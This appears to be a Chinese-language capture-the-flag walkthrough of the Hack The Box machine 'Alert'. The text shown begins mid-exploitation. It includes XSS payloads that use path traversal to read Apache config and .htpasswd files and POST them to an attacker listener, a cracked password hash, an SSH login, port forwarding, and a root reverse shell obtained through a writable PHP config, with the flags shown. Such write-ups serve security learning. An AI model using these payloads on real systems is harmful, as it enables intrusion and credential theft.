但內容是空的，目前也確認可以使用`LFI`，有查看`/etc/passwd 或/etc/shadow 以及/etc/apache2/.htpasswd`都失敗


在google找`apache2 password 存放路徑`，確認驗證位置在：

```
/etc/apache2/sites-enabled/000-default.conf
```

執行

```
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../../etc/apache2/sites-available/000-default.conf").then(response => response.text())
  .then(data => fetch("http://10.10.14.2:9200", {
      method: "POST",
      body: data
  }));
</script>
```

找到密碼位置：`/var/www/statistics.alert.htb/.htpasswd`




```
  <Directory /var/www/alert.htb>
      Options FollowSymLinks MultiViews
      AllowOverride All
  </Directory>

  RewriteEngine On
  RewriteCond %{HTTP_HOST} !^alert\.htb$
  RewriteCond %{HTTP_HOST} !^$
  RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

  ErrorLog ${APACHE_LOG_DIR}/error.log
  CustomLog ${APACHE_LOG_DIR}/access.log combined
/irtualHost>

irtualHost *:80>
  ServerName statistics.alert.htb

  DocumentRoot /var/www/statistics.alert.htb

  <Directory /var/www/statistics.alert.htb>
      Options FollowSymLinks MultiViews
      AllowOverride All
  </Directory>

  <Directory /var/www/statistics.alert.htb>
      Options Indexes FollowSymLinks MultiViews
      AllowOverride All
      AuthType Basic
      AuthName "Restricted Area"
      AuthUserFile /var/www/statistics.alert.htb/.htpasswd
      Require valid-user
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  CustomLog ${APACHE_LOG_DIR}/access.log combined
/irtualHost>

ore>
```

執行：

```
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../../var/www/statistics.alert.htb/.htpasswd").then(response => response.text())
```

```
  .then(data => fetch("http://10.10.14.2:9200", {
      method: "POST",
      body: data
  }));
</script>
```


獲取：



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.44] 60638
POST / HTTP/1.1
Host: 10.10.14.2:9200
Connection: keep-alive
Content-Length: 57
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```


```
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/

明文：manchesterunited
```

ssh登入成功




```
└─# ssh albert@10.10.11.44
The authenticity of host '10.10.11.44 (10.10.11.44)' can't be established.
ED25519 key fingerprint is SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76zOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.44' (ED25519) to the list of known hosts.
albert@10.10.11.44's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 12 Dec 2024 01:59:06 AM UTC

  System load:           0.0
  Usage of /:            62.6% of 5.03GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             242
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
  IPv6 address for eth0: dead:beef::250:56ff:feb0:37c3


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:~$ whoami
albert
```

user flag




```
albert@alert:~$ cat user.txt
262a408a2222b63a0060332a57ae55eb
albert@alert:~$
```

有版本漏洞，暫不使用



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31

Vulnerable to CVE-2021-3560
```


有8080Port，進行轉發



```
albert@alert:~$ netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


```
ssh -fgN -L 8080:127.0.0.1:8080 albert@10.10.11.44
```

進入為：




此網站檔案位置：`/opt/website-monitor`

查看 index.php可以發現，包括了config/configuration.php文件，同時發現，這個文件是唯一可以修改的文件




```
albert@alert:/opt/website-monitor$ cat index.php
<?php

include('config/configuration.php');
include(PATH.'/Parsedown.php');
```



```
albert@alert:/opt/website-monitor/config$ ls -al
total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
```

先複製備份在將腳本修改成php反彈shell並執行

獲取root flag



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.44] 35098
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/L
 02:26:43 up 1 day, 23:49,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
albert   pts/0    10.10.14.2       01:59   19.00s  0.23s  0.23s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cat /root/root.txt
f090534db94f3440ac2a25692d9db7c9
# 
```